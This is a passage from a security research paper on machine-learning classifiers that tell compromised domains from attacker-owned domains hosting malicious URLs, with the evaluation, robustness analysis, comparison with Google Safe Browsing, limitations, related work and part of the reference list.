We train the same 8 classifiers (SV, RF, ET, LR, DT, GB, AB and KN) as in Section 5.1.3, out of which, RF and ET performed the best.

Figure 9 shows the ROC curves for RF for both AC-GT1 and AC-GT2, with 10-fold cross validation (the ROC curves for ET are similar). Our classifier achieves 90.6% accuracy with 94.7% precision and 86.1% recall for AC-GT1, and 96.8% accuracy with 99.1% precision and 93.4% recall for AC-GT2. The fact that our model achieves high accuracy for datasets collected on different time periods shows the robustness of our approach and that it could be generalized to different ground truth datasets. Feature importance charts show that no single feature is dominant in deciding the class label which makes it difficult for adversarial manipulations.

Table 6: Attacker-Owned/Compromised Apex Classifier Features

Feature Name	Description	Novel
VT Report Features		
VT_Duration	The duration between the first and the last time the URL is scanned in VT	✓
Response_Code	The response code returned for the website as reported in VT report	[62]
Rlength	The length of the content as reported in VT report	[62]
Is_URL_Redirected	Is the final URL different from the original URL as reported in VT report?	[42]
Positive_Count	The number of scanners detected the URL as malicious	✓
Domain_Malicious	Is the domain of the URL marked as malicious in VT?	✓
VT Profile Features		
#Total_Scans	The number of times the domain is scanned earlier (extracted from VT NOD)	✓
#Benign_Scans	The number of times the domain is marked as benign earlier	✓
#Subdomain_Mal	The number of subdomains marked malicious by previous VT reports	✓
PDNS (Hosting) Features		
PDNS_Duration	The length of the domain footprint seen in PDNS	[29]
Name_Servers	The number of authoritative NS in which the domain was hosted	Derived from [41]
Query_Count	The number of lookups recorded for the domain in PDNS	[29]
SOA_Domains_Nos	The number of SOA domains under which the domain was hosted	✓
SOA_Domain	Is the apex of the domain the same as the apex of the SOA domain?	✓
Lexical Host Features		
#Subdomains	The number of levels in the subdomain part of the FQDN	[44]
Minus	The number of dashes appear in the FQDN	[44]
Brand	Does it impersonate a popular Alexa top 1000 brand?	Derived from [38]
Similar	Does the domain contain words within Levenshtein distance 2 of a popular Alexa top brand?	Derived from [38]
Fake_TLD	Does the domain name include a fake gTLD (com, edu, net, org, gov)?	Derived from [57]
Pop_Keywords	Does the domain name include popular keywords?	Derived from [38]
Entropy	The entropy of the FQDN	[24, 25]
Lexical Path Features		
Brand_In_Path	Does the path have an Alexa top 1000 brand name(s)?	Derived from [38], [45]
Similar_In_Path	Does the path contain words within Levenshtein distance 2 of a popular Alexa top brand?	Derived from [38], [45]
URL length	The length of the URL	[44, 46, 47]
#Query_Params	The number of query parameters in the URL	[40]
Alexa Features		
Alexa_Rank_Avg	The average Alexa rank during the study period	[52]
Is_In_Alexa_1Year	Does the apex appear consistently in Alexa Top 1M throughout the previous year?	Derived from [58]




Figure 9: ROC Curves for RF Compromised/Attacker-Owned Classifiers

5.2.4 Observations

Following the pipeline shown in Figure 2, we applied the above classification model and labeled all the 725,325 private apex domains in DS1 and DS2 that host malicious URLs with #scanners ≥ 5. We observe that 65.6% of such private apex domains are classified as compromised, indicating that attackers utilize more compromised apex domains than creating their own apex domains, which could be due to several reasons. First, attackers try to ride on the reputation of compromised domains, which are also often long lived. Malicious domains deployed over compromised private apexes thus are more evasive and hard to detect by current reputation systems. Second, many private apex domains are not well maintained or patched in time. Compromised private apex domains are abundant and become more economically favorable for attackers than setting up their own apex domains, which could incur cost during domain registration.

This observation is consistent with prior work done on phishing websites [30] and public threat intelligence reports [4, 19]. Yet, our study is not limited to a specific type of malicious URLs. Instead, it covers a variety of malicious domains with a much larger scale, utilizing a more comprehensive dataset collected from VT.

Figure 10 shows the average Alexa rank distribution for compromised and attacker-owned apex domains. As expected, most of the attacker-owned domains have either low Alexa ranking or no rank. However, it is interesting to see that there are some attacker-owned domains with Alexa ranking below 100K. Another interesting observation is that about 10% of compromised private apexes are not ranked, indicating that attackers launch attacks from less popular benign websites as

well, which could be utilized to launch attacks such as DDoS that do not require reputable sites.




Figure 10: Average Alexa Ranking for Compromised and Attacker-Owned Domains

Figure 11 shows the number of days from the registration to first malicious behavior during our study period. The first malicious behavior is approximated as the first VT report indicating a website is malicious and thus it provides an upper bound on how soon attackers utilize these websites after registration. 20% of attacker-owned domains are utilized to launch attacks soon after they are registered. However, many other domains are utilized several months after registration, necessitating one to have detection mechanisms in place beyond the initial registration period. This behavior is consistent with the trend that attackers park their domains before using them to launch attacks so that they can evade detection by many existing reputation based systems. A concerning fact is that benign domains on the other hand gets compromised several years after they are registered. Frequent reasons for such delayed compromise are that some technologies utilized in unmaintained benign websites become outdated and/or servers on which they are deployed are not upgraded over time, making them easy targets for attackers.




Figure 11: #Days from Registration to First Malicious Behavior During the Study Period

5.3 Attacker-Owned/Compromised Public Website Classifier

In this section, we further categorize those URLs hosted in public apexes as attacker-owned or compromised. Note that different from the classifier for private apex domains, this classifier is not to classify a public apex domain, but its subdomains that could be either prefix-based (e.g., alice.000webapphost.com) or suffix-based (e.g., sites.google.com/site/alice). For brevity, we call them public websites.

5.3.1 Ground Truth Collection

We manually create from DS1 a ground truth set of compromised and attacker-owned public websites AC-P-GT. We check the content of a public website to determine if the website is created by attackers or compromised. Further, some public apex services such as 000webapphost.com and blogspot.com identify and block some attacker-owned websites. We use this information to collect additional attacker-owned public websites. In total we collect 613 compromised public websites and 1157 attacker-owned public websites.

5.3.2 Feature Engineering

We utilize all features in Table 6 except the hosting features Name_Servers, SOA_Domains_Nos and SOA_Domain as public websites from a given apex domain often have similar hosting infrastructures managed by the apex domain owner. It should be noted that unlike in the private apex classifier, features are extracted at subdomain or path suffix level as our goal is to classify public websites, not apexes. Further, we utilize the additional path features listed in Table 7. We noticed that most long lived public websites (like blogs) have many associated pages (URLs), but attacker-created ones are usually short lived and tend not to create many pages to launch their attacks. The feature #URLs captures this difference. Variations in the paths belonging to a given public website are captured by features Std_Path_Depth and Std_Query_Params, as compromised public websites are likely to create paths quite different from those created by attackers.

5.3.3 Model Training and Observations

We train a RF classifier with a balanced dataset. We achieve an accuracy of 97.2% with 97.2% precision and 98.1% recall with 10-fold cross validation. Figure 12 shows the ROC curve for this classifier.

We then utilize this classifier to label the remaining public websites in DS1. We observe that, unlike private apexes, attackers primarily create their own subdomains or path prefixes on public domains (80.5%). We attribute this difference to the low cost associated with creating public websites.

Table 7: Additional features for the public website classifier

Feature Name	Description	Novel
#URLs	The number of URLs corresponding to the website.	Derived from [52]
Std_Path_Depth	Standard deviation of the path depth of URLs belonging to the website.	✓
Std_Query_Params	Standard deviation of the number of query parameters for each URL belonging to the website.	✓




Figure 12: ROC Curve for RF Public Compromised/Attacker-Owned Classifier

We analyze the Alexa ranking associated with the identified attacker-owned/compromised public websites. As expected, only a small fraction (2.28%) of public malicious websites in DS1 made it to Alexa top 1M during the attack time period. However, it is interesting to observe that during this time more compromised public websites (6.87%) are observed in Alexa top list compared to 1.17% of attacker-owned websites. Further, compromised ones stayed in the Alexa top list longer than attacker-owned ones (6.8 vs. 2.9 days). These observations indicate that even though compromised public websites are the minority, the damage they may cause is higher than that of attacker-owned public websites.

5.4 Summary of Attack Types

Table 8 summarizes the distribution of attack types classified by our two-step classification of URLs. In the first step, we classify apex domains as public and private. In the second step, we classify private apexes as compromised and attacker-owned apexes, and websites of public apexes as compromised and attacker-owned, which include both prefix based subdomains and suffix based paths.

Table 8: Distribution of Attack Types in our Dataset

Type	Public	Private
Malicious	1% Apexes 46.5% URLs	99% Apexes 53.5% URLs
Compromised	20.5% Sites	65.6% Apexes
Attacker-Owned	79.5% Sites	34.4% Apexes

6 Classifier Analysis

We have shown so far the features of the three classifiers and their classification accuracy over the malicious URL datasets collected from VT. In this section, we perform further analysis of their properties, including how well they could be generalized to URL intelligence beyond VT, their robustness against feature manipulation, the impact when the training data are noisy or of a smaller scale, and how they compare with current industrial practices. Due to space limit, we focus our analysis on the classifier that classifies private apex domains as compromised or attacker-owned (see Section 5.2).

6.1 Applicability to Other URL Intelligence Sources

Our discussion so far is based on the data collected from VT. Indeed some of the features for the private apex classifier are also specific to VT. It raises the question whether our approach could be applied with other URL intelligence sources. In this section, we show how our methodology can be adapted to work with other intelligence feeds. In particular, we adapt our approach to build a private apex classifier over the data from Phishtank. Phishtank makes a verified list of phishing URLs every hour. We take the list of URLs appeared in our second study period from Nov 1 2019 to Nov 14 2019.

Ground Truth Collection: We collect 7756 URLs from Phishtank during the study period. First we filter the public apex domains by passing the URLs through our public/private classifier. This results in 6377 private phishing URLs and 2804 private apex domains. Following a process similar to the GT collection for the private AC/C classifier, out of the 2804 private apex domains, we collect 183 compromised domains and 392 attacker-owned domains.

Feature Extraction: We collect all features except VT profile features mentioned in Table 6, as they are specific to VT and are not appliable for Phishtank.

Model Training: Similar to other classifiers, we train a RF classifier with a balanced dataset. We achieve an accuracy of 91.2% with 93.5% precision and 93.5% recall, which is comparable to the accuracy achieved over the VT dataset. Figure 13 shows the ROC curve for this classifier.

The performance is slightly lower than that for the private AC/C classifier for VT URLs. We attribute this difference to smaller dataset sizes as well as the reduced number of features utilized. We believe the performance could be improved by utilizing additional features such as registration information and certificate information.




Figure 13: ROC Curve for RF Private Compromised/Attacker-Owned Classifier for Phishtank URLs

6.2 Robustness


As VT provides services to the public, it could be a concern that attackers may submit URL queries and indirectly influence the VT features, e.g., #Total_Scans and #VT_Duration, and consequently the classification results in their favor. To show the classifier's robustness against such manipulations, we measure the performance of the classifier when different types of VT features are excluded. As shown in Table 9, the influence of these features on the classification performance is not significant. Even when we aggressively omit all VT features, the classification accuracy drops by only 6%. A possible way to further improve robustness is to enrich the classifier with additional features from disparate sources such as domain certificates.

Table 9: Robustness of Private AC/C Classifier

Features	Acc.	Prec.	Rec.
All	96.4%	99.1%	92.6%
All - {VT Profile}	94.01%	94.1%	91.8%
All - {VT Profile,VT Duration, Positive Count}	92.9%	93.9%	90.9%
All - {VT Profile, VT Report}	90.1%	92.0%	84.4%

6.3 Impact of Training Data Quality

The effectiveness of machine learning depends greatly on the quality of the training data. In our study, we collect labeled training and testing data through manual inspection by multiple domain experts and adopt mechanisms to handle disagreements. Here we would like to see how our classifier would be affected if the training dataset is noisy, i.e., with some data mislabeled. For this purpose, we deliberately inject mislabeled training data, and re-train our classifier for both DS1 and DS2, while controlling the noise level, i.e., the percentage of mislabeled training data. As shown in Figure 14, in general our classifier can tolerate small amount of mislabeled data. At 1% and 5% noise levels, the accuracy of our classifier is reduced by only 0.9% and 4.2% respectively. Further, there seems to be a linear correlation with the noise level and the classifier accuracy. When a significant portion of the training data is mislabeled (e.g., 15%), the classifier accuracy drops greatly.



(a) AC-GT1 (b) AC-GT2

Figure 14: Performance with Noisy Labels

6.4 Impact of the Size of Training Data

An important question in machine learning model is to identify how much training data is sufficient to achieve the desired performance. Figure 15 shows the accuracy of our private apex domain classifier for different dataset sizes. Recall that the size of our original balanced dataset for the two windows is approximately 700 apexes from each class. As shown in this figure, our classifiers yield an accuracy similar to the full labeled set with approximately 70% of the labeled data.

6.5 Feature Stability over Time

Identifying how often one needs to re-train a classifier to cope with concept drift is quite important in practice. To measure the impact of concept drifting on our classifier, we create two datasets which are one and two weeks apart from the AC-GT2 dataset. We evaluate the performance of our classifier trained on AC-GT2 with these two datasets of 100 labels that are one and two weeks away from the training set. As shown in Table 10, our classifier maintains a good performance after two weeks, though it is also clear its performance drops gradually as the temporal gap between the training and testing data increases. In order to maintain a high precision, we recommend to retrain the classifiers weekly.

We further use the model trained with the labeled data in AC-GT1 to classify data in AC-GT2. As expected, since the two datasets are two months apart temporally, the classification accuracy drops dramatically, by 14%.

Table 10: Concept Drift Analysis of Private AC/C Classifier

Validation Set	Acc.	Prec.	Rec.
Same Week	97.1%	99.1%	94.2%
After 1 Week	95.0%	90.9%	100.0%
After 2 Weeks	93.0%	87.7%	100.0%




Figure 15: Accuracy of the Model with respect to the size of the dataset

6.6 Misclassified Apex Domains

We utilize LIME [56], a well-known tool that provides explanations for individual predicted data points, in order to study the misclassified data points in AC-GT2. This classification results in 1 False Positive (FP) and 8 False Negatives (FNs). We make two observations from this analysis. First, most of the misclassified data points do not have PDNS features (we use default values for missing PDNS features). Second, the probability of prediction for the rest of the misclassified ones is close to 0.5 making the prediction weak. Possible approaches to further reduce FPs/FNs are to either fill missing values using another similar data source such as active DNS and/or incorporate additional features from desperate sources such as WHOIS registration records in order to differentiate the two classes further.

6.7 Comparison with Industry Practices

GSB [16] has been instrumental in protecting users across the web from phishing and malware attacks. GSB is integrated with several browsers including Chrome and also provides API based access. GSB categorizes malicious websites as either malware sites or phishing sites. Malware sites are further classified as compromised or attacker-owned sites. However, GSB does not provide public APIs or services that directly classify individual URLs as compromised or attacker-owned. Instead, it only reports aggregated statistics of these two types of URLs that GSB has discovered. There is also no document or paper detailing exactly how GSB classifies compromised and attacker-owned domains. Therefore, we could not directly compare our classifier with that used by GSB. Here we compare the published statistics of these two types of URLs in the Google Transparency Report [17] in August 2019. Figure 16 compares the statistics on the number of unique malicious websites detected by GSB and VT.

While GSB detects around 30K new malicious websites per week, VT detects 3 times more than that amount, which shows that there is room to improve the coverage of malicious domains of GSB. Our manual inspection of selected malicious




Figure 16: Comparison of GSB and Our Approach

websites from VT confirmed this observation, i.e., there exists many malicious domains marked by VT but not by GSB. Further, from the Google Transparency Report, we see that GSB only studies whether malware websites are compromised or attacker-owned, yet, malware websites (2K websites on average per week during the comparison time period) only account for less than 7% of all the malicious websites detected by GSB. In comparison, we categorize both phishing and malware websites as attacker-owned or compromised. We believe our approach can complement GSB to automatically detect more attacker-owned/compromised domains.

In the APWG 2016 phishing trends report, Aaron et al. [21] proposes to utilize three heuristics to distinguish compromised domains from attacker-owned ones. They flag a domain as malicious if it is reported for phishing within a very short time of being registered, and/or contains a brand name or misleading strings, and/or is registered in a batch or in a pattern that indicates common ownership or intent. While such a heuristic based approach may accurately identify some attacker-owned/compromised domains, our analysis shows that it misclassifies many malicious domains. During our study period we observe that 13% of attacker-owned domains are detected after 3 months and they do not have any brand names. In their approach, these domains are likely to be misclassified as compromised.

7 Limitations and Future Work

Features specific to URL intelligence sources. Our work primarily utilizes the malicious URL intelligence from VT. Indeed some of the features are specific to VT reports. We have shown that even when such features are removed, our classifiers could still perform well. Further, through experiments over the Phishtank dataset, we also show that our classifiers could be adapted to work with other URL intelligence sources. However, admittedly, the accuracy on the Phishtank dataset is not as high as that on the VT dataset with VT specific features. The observation is that, though our approach is general enough, data source specific features would bring additional improvement to our classifier. Thus, in practice, when applying our classifier with other URL data sources, it pays to derive further URL data source dependent features to enhance our model. Similarly, we derived features utilizing other data sources such as PDNS and Alexa domain ranking.

We did not explore other publicly available data sources, e.g., WHOIS registration records, active DNS records, and certificate transparency logs. It is possible to design additional features from such data sources to further improve our model. Another promising direction is to utilize content based classification as the second layer of categorization of websites whose predicted label is close to the decision boundary, i.e. the probability of prediction is close to 50%. Such an approach scales to millions of URLs as content analysis, which is resource-intensive, is performed only on a fraction of them.

Ground Truth. It is always a challenge to collect high-quality ground truth training data for machine learning tasks. It is particularly so for malicious domain research. In this paper, we obtain through manual inspection labeled datasets for training and testing, which is inevitably a tedious and time-consuming process. As a result, our labeled data set is only of a moderate scale (ranging from a few hundreds to over a thousand). It is certainly desirable to evaluate our models on a much larger data set, which could shed new insights of our approach. In this work, we did not explore ways to obtain labeled datasets through automated or semi-automated processes. However, as shown in Section 6.3, noisy labeled data tend to impact the accuracy of the trained model, especially when mislabeled data account for a non-negligible portion of the training data. How to balance the scale and quality of training data, through advanced machine learning techniques (e.g., weakly supervised technique such as Snorkle [55]) is an interesting and important problem for malicious domain research.

Re-Compromised Websites. We inspect random samples of compromised domains predicted by our classifier and retrospectively analyze them utilizing historical VT reports. We find a concerning trend that some compromised websites after being cleaned, which is indicated by subsequent VT clean reports, gets compromised again. One possible reason for such behavior is that an underlying vulnerability still remains. A useful future direction is to come up with a reputation based score for benign websites based on how often they get compromised and how quickly identified infections are cleaned.

8 Related Work

Malicious vs. compromised domains. Moore et al. [48] show how Internet miscreants utilize Google search to identify vulnerable web servers that use unpatched software and host phishing web pages. They also show how such servers get repeatedly compromised when the root cause of vulnerability is not addressed. They assess that 75.8% of the phishing web sites they analyzed are hosted on compromised web servers. Corona et al. [30] proposes an approach to detecting phishing websites hosted on compromised domains by comparing the HTML code and visual appearance of potential phishing pages against the corresponding characteristics of the homepage of compromised (hosting) website. Recently, Sophie et al. [52] build a content-agnostic machine learning model using three different phishing datasets APWG [3] and PhishLabs [10] and DeltaPhish [30]. However, there are several shortcomings in their work: their classifier heavily relies on The Wayback Machine (WBM) [13] features that are not only biased but also difficult to collect. We observe that WBM content is not available for many attacker-owned domains, non-US websites as well as newly registered domains, leading many missing values in feature vectors. Further, some of their predicted labels with high confidence are in fact inaccurate (e.g. 000a.biz and kl.com.ua are public hosting domains). An interesting approach to identifying compromised domains has been proposed by Liu et al. [42]. There key ideas to profile the good behavior of the passive DNS information of each domain and measure the deviation as a differentiator. However, their approach fails to accurately filter public domains and additionally the classification requires considerable reputation information on domains in order to make an accurate decision. Recently, Maroofi et al. [45] proposed a content based approach to classify malicious domains as attacker-owned or compromised. They extract features from WHOIS registration records, passive DNS, active DNS, page ranking formation, and page content. Similar to previous approaches, their approach focuses only on private apex domains. Further, they filter public domains based only on the publicly available suffix lists. Yet we show in this work that such lists cover only a small fraction of public domains. This results in inaccurate classification as most characteristics of public apex domains are different from private apex domains. Further, unlike our approach, all above approaches ignore compromised websites on public domains.

Domain impersonation attacks. Malicious domains are increasingly known to use cybersquatting such as combosquatting [38] and target embedding [57] techniques to trick more victims by mimicking legitimate domains and embedding known popular "brand" names such as `paypal` or `apple` in the domain name. While many of such domains are attacker created, there are notable exceptions as long as they use brand keywords in good faith (e.g. applefarm.com and amazonkeratin.com). Hence, relying solely on likely brand impersonation could result in many false positives. In our work, we utilize brand impersonation as a likely signal of attacker-owned domains, but it works together with other features to improve the detection accuracy.

Phishing/malicious domain detection. These methods can broadly be categorized into two groups: content-based and content-agnostic. Content-based phishing for example [65,70] utilizes features from the web page content itself to train a machine learning model to detect phishing URLs. While they are quite accurate, it is quite time consuming and resource intensive to train classifiers based on the content of web pages. Content-agnostic phishing methods, on the other hand, utilize features other than content based features such as URL/domain lexical features, registration information, DNS

information and hosting information [26, 61]. All these methods are in fact utilize features indicative of attacker-owned domains (e.g. newly registered, hosted on an unreputed infrastructure, and fast IP fluxing) and hence perform poorly detecting compromised domains.

9 Conclusions

We design machine learning models to distinguish two kinds of malicious URL hosting apex domains, public and private. This classification helps security professionals specify which domain levels to block, the whole apex domain in the case of private apexes or specific subdomains/path suffixes in the case of public ones. Our results show that we can classify apex domains as public or private with 97.2% accuracy, 97.7% precision and 95.6% recall. From the private malicious domains, we also design another machine learning model to differentiate attacker-owned from compromised hosting apexes. This distinction is crucial to help security operators take the appropriate mitigation actions. For example, attacker-owned domains could be blocked permanently whereas compromised ones temporarily. The result shows that this classifier achieves 96.8% accuracy with 99.1% precision and 93.4% recall. We also design a classifier with high accuracy to classify public websites as attacker-owned or compromised. In terms of statistics, our results reveal a concerning trend of the malicious domains observed from VT URL Feed: most of the attacks are launched from websites whose apexes are not owned by attackers. Even though public apex domains are less than 1% of the apexes hosting malicious websites, they amount to a whopping 46.5% malicious web pages seen in VT URL feed during our study period. Out of the remaining websites (53.5%), we observe that attackers mostly compromise benign websites (65.6%) to launch their attacks, whereas only 34.4% of malicious websites are hosted on domains created by attackers. Understandably, public malicious websites exhibit the opposite trend where most (79.5%) are attacker owned. The key insight here is that more has to be done by legitimate domain owners to prevent miscreants from misusing their domains to launch stealthy attacks.

References

[1] Google Safe Browsing. https://developers.google.com/safe-browsing. Accessed: 10-08-2020.

[2] Anti-Cybersquatting Consumer Protection Act. https://icannwiki.org/Anti-Cybersquatting_Consumer_Protection_Act, 2019. Accessed December 2019.

[3] Anti-Phishing Working Group. https://apwg.org, 2019.

[4] APWG Phishing Trends Reprot Q2. https://docs.apwg.org/reports/apwg_trends_report_q2_2019.pdf, 2019. Accessed December 2019.

[5] CDN Planet CDN List. https://www.cdnplanet.com/cdns/, 2019. [Online; accessed 25-October-2019].

[6] DNS Lookup Dynamic DNS List. https://dnslookup.me/dynamic-dns/, 2019. [Online; accessed 25-October-2019].

[7] ICANN Domain Abuse Procedure. https://go.icann.org/3lS1eM1, 2019. Accessed December 2019.

[8] Netcraft Site Take Down Service. https://netcraft.com, 2019. Accessed December 2019.

[9] Neu5ron Dynamic DNS List. https://gist.github.com/neu5ron/860c158180e01b61a524, 2019. [Online; accessed 25-October-2019].

[10] PhishLabs. https://phishlabs.com, 2019. Accessed December 2019.

[11] Public Suffix List. https://publicsuffix.org/, 2019. [Online; accessed 10-February-2019].

[12] Site Take Down Service. https://sitetakedown.com, 2019. Accessed December 2019.

[13] The Internet Wayback Machine. https://www.archive.org, 2019. Accessed December 2019.

[14] Verizon Data Breach Report. https://enterprise.verizon.com/resources/reports/dbir/, 2019. Accessed December 2019.

[15] WPO Foundation CDN List. https://github.com/WPO-Foundation/webpagetest/blob/master/agent/wpthook/cdn.h, 2019. [Online; accessed 25-October-2019].

[16] Google Safe Browsing: Making the world's information safely accessible. https://safebrowsing.google.com, 2020. Accessed September 2020.

[17] Google Transparency Report. https://transparencyreport.google.com, 2020. Accessed September 2020.

[18] McAfee Site Advisor. https://www.mcafee.com/siteadvisor, 2020. Accessed January 2020.

[19] Microsoft Security Intelligence Report. https://info.microsoft.com, 2020. Accessed January 2020.

[20] Microsoft SmartScreen. https://www.microsoft.com/en-us/edge, 2020. Accessed January 2020.

[21] Greg Aaron and Rod Rasmussen. APWG Global Phishing Survey: Trends and Domain Name Use in 2016. https://docs.apwg.org/reports/APWG_Global_Phishing_Report_2015-2016.pdf, 2016. Accessed October 2020.

[22] Alexa. Alexa Top Sites. https://alexa.com. Accessed: 10-01-2021.

[23] M. Antonakakis, R. Perdisci, W. Lee, N. Vasiloglou, II, and D. Dagon. Detecting Malware Domains at the Upper DNS Hierarchy. In *USENIX*, pages 27–27, 2011.

[24] M. Antonakakis, R. Perdisci, Y. Nadji, N. Vasiloglou, S. Abu-Nimeh, W. Lee, and D. Dagon. From throw-away traffic to bots: Detecting the rise of dga-based malware. In *Presented as part of the 21st USENIX Security*, pages 491–506, Bellevue, WA, 2012. USENIX.

[25] A. C. Bahnsen, E. C. Bohorquez, S. Villegas, J. Vargas, and F. A. González. Classifying phishing urls using recurrent neural networks. In *eCrime*, pages 1–8, 2017.

[26] A. C. Bahnsen, U. Torroledo, D. Camacho, and S. Villegas. Deepphish: Simulating malicious AI. In *2018 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–8, 2018.

[27] A. Banerjee, Md S. Rahman, and M. Faloutsos. SUT: Quantifying and Mitigating URL Typosquatting. *Computer Networks*, 55(13):3001 – 3014, 2011.

[28] L. Bilge, S. Sen, D. Balzarotti, E. Kirda, and C. Kruegel. Exposure: A passive dns analysis service to detect and report malicious domains. *ACM TISS*, 16(4):14:1–14:28, April 2014.

[29] L. Bilge, S. Sen, D. Balzarotti, E. Kirda, and C. Kruegel. Exposure: A Passive DNS Analysis Service to Detect and Report Malicious Domains. *ACM TISS*, 16(4):14:1–14:28, apr 2014.

[30] I. Corona, B. Biggio, M. Contini, L. Piras, R. Corda, M. Mereu, G. Mureddu, D. Ariu, and F. Roli. Deltaphish: Detecting phishing webpages in compromised websites. In *ESORICS*, pages 370–388, 2017.

[31] K. Du, H. Yang, Z. Li, H. Duan, S. Hao, B. Liu, Y. Ye, M. Liu, X. Su, G. Liu, Z. Geng, Z. Zhang, and Jinjin Liang. Tl;dr hazard: A comprehensive study of level-squatting scams. In *SPCN*, pages 3–25, 2019.

[32] Farsight Security, Inc. DNS Database. https://www.dnsdb.info/. Accessed: 10-01-2021.

[33] Pawel Foremski. The modality of mortality in domain names an indepth study of domain lifetimes. In *Virus Bulletin Conference*, 2018.

[34] S. Garera, N. Provos, M. Chew, and A. D. Rubin. A framework for detection and measurement of phishing attacks. In *CCS*, pages 1–8, 2007.

[35] S. Hao, A. Kantchelian, B. Miller, V. Paxson, and N. Feamster. PREDATOR: Proactive Recognition and Elimination of Domain Abuse at Time-Of-Registration. In *CCS*, pages 1568–1579, 2016.

[36] C.-H. Hsu, C.-Y. Huang, and K.-T. Chen. Fast-flux Bot Detection in Real Time. In *RAID*, pages 464–483, 2010.

[37] I. M. Khalil, B. Guan, M. Nabeel, and T. Yu. A domain is only as good as its buddies: Detecting stealthy malicious domains via graph inference. In *CODASPY*, pages 330–341, 2018.

[38] P. Kintis, N. Miramirkhani, C. Lever, Y. Chen, R. Romero-Gómez, N. Pitropakis, N. Nikiforakis, and M. Antonakakis. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *CCS*, pages 569–586, New York, NY, USA, 2017. ACM.

[39] Marc Kührer and Thorsten Holz. An Empirical Analysis of Malware Blacklists. *Praxis der Informationsverarbeitung und Kommunikation*, 35(1):11–16, 2012.

[40] Anh Le, Athina Markopoulou, and Michalis Faloutsos. Phishdef: Url names say it all. *2011 Proceedings IEEE INFOCOM*, pages 191–195, 2011.

[41] C. Lever, R. Walls, Y. Nadji, D. Dagon, P. McDaniel, and M. Antonakakis. Domain-Z: 28 Registrations Later Measuring the Exploitation of Residual Trust in Domains. In *Proceedings of the IEEE SP*, pages 691–706, 2016.

[42] D. Liu, Z. Li, K. Du, H. Wang, B. Liu, and H. Duan. Don't let one rotten apple spoil the whole barrel: Towards automated detection of shadowed domains. In *Proceedings of the 2017 ACM CCS*, CCS '17, pages 537–552, New York, NY, USA, 2017. ACM.

[43] Justin Ma, Lawrence K. Saul, Stefan Savage, and Geoffrey M. Voelker. Beyond blacklists: Learning to detect malicious web sites from suspicious urls. In *Proceedingsof theSIGKDD Conference. Paris,France*, 2009.

[44] Justin Ma, Lawrence K. Saul, Stefan Savage, and Geoffrey M. Voelker. Beyond blacklists: Learning to detect malicious web sites from suspicious urls. In *Proceedingsof theSIGKDD Conference. Paris,France*, 2009.

[45] Sourena Maroofi, Maciej Korczynski, Cristian Hesselmanz, Benoıt Ampeaux, and Andrzej Duda. COMAR: Classification of compromised versus maliciously registered domains. In *IEEE EuroS&P*, pages 1–14. IEEE, 2020.

[46] D. K. McGrath and M. Gupta. Behind phishing: An examination of phisher modi operandi. In *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, 2008.

[47] D. Kevin McGrath and Minaxi Gupta. Behind phishing: An examination of phisher modi operandi. In *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, LEET'08, USA, 2008. USENIX Association.

